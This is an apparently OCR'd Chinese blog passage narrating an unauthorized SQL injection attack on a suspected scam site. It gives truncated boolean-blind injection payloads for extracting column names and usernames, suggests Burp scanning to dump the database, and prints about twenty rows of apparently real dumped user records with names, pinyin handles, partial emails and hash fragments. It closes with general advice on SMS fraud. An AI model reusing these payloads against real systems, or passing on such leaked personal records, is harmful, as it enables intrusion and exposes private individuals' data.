
获取数据库的字段，和上面的思路同理。

```
' %26%26 (0< ascii((select substr(/*!column_name*/,2,1) from information_
```

然后获取数据就没有什么难的了。

```
' %26%26 (0<ascii(substr((SELECT group_concat(/*!username*/) FROM `DBname
```

居然语句整都整理好了，那就拿burp扫把，现在就查最后一步了，脱裤，如何脱就不说了，想研究的可以自己百度。



13225	z	138422996364d15	d11794		15	72012	0	3	5 CpxfFM
13226	sh	2d759bfb5dad49	3b12fb	旅	102	1032	0	3	5 nozkXm
13227	lv	0afe1ba670fd1a8	cb1169	巨	975	111	0	3	5 MlvOCa
13228	tia	142395a0df4dfd	51f55d7	田	tianxia	037	0	5	7 aOgWDY
13229	w	504e6e6b02ac8	dbcfc39	王	wangzhibin@	6	0	5	7 Gqlcyo
13230	jia	599f46b040ee7	7be7e83	姜	jiangrongxin	6	0	3	7 QMzkaN
13231	xi	a8094ddfcf897	3051efb	肖	xiaohuan@l	6	0	3	23 utdFTL
13232	g	02becb2862f7	e5d20d	刁	173464523	4	0	5	6 DKihFs
13233	ti	cc49b9e3aa8	83ec2	丘	tianyueb	1	0	3	4 urJsfU
13234	z	08486fc6f5	ecdf	赵	zhaoyan	6	0	16	39 gDBQEP
13235	d	7204073d97	71ff	董	dongxin	1	0	3	4 xynKWj
13236	s	006551585	cb e	隋	suiliuyi	6	0	3	4 cMKDbu
13237	n	1567ef01	b3 972	孟	mengxi		0	13	18 LXPUpT
13238	li	1567ef01	b c972	刘	liuyanfe		0	3	4 LXPUpT
13239	w	1567ef01	5c972	武	wuding		0	3	4 LXPUpT
13240	w	1567ef01	16c97	王	wangdi		0	3	4 LXPUpT
13241	h	1567ef010	516c97	郝	haojinc	2	0	3	4 LXPUpT
13242	y	1567ef010	f516c9	杨	yangru	32	0	3	4 LXPUpT
13243	z	9d65e538	ee2b05 31	张	zhangc	010	0	3	4 CoixJO
13244	li	557b766d8	205485 cf	李	lijiawe	1072 0	0	3	4 kbMDmI

这么多数据，哎好多人被骗了，先提交给公安部门吧。

最后


这是你的信息吧?
是我
身份证和银行卡号都对
11:13
你怎么一点安全意识都没有，这东西你都随便的给，像你这样的信息，会在黑产中被售卖的，垃圾短信和骚扰电话就是最好的例子

成功的约到美女了，在吃饭的时候她问了好多关于网络诈骗的问题，看来真的是害怕了，为了体现我的高大上，我就给你好好的讲一下吧

网络诈骗中最常见的就是短信诈骗，短信诈骗的内容也是日新月异，有说你中奖的，有说你购物有问题的，又说你有积分兑换的，有说让你下载软件的，各式各样，有些人看到了部分信息是自己的就觉得是自己，其实很多不法分子可以通过一些手段获取你的信息，还有像你一样觉得会天上掉馅饼，没有付出就有回报，这种是很容易被骗的，想要判断是不是骗局，首先要判断这种信息是不是官方发的，如果不确定可以打电话询问，要不简单的轻信，没有天上掉馅饼的好事，网络诈骗很多，需要自己去判断分析。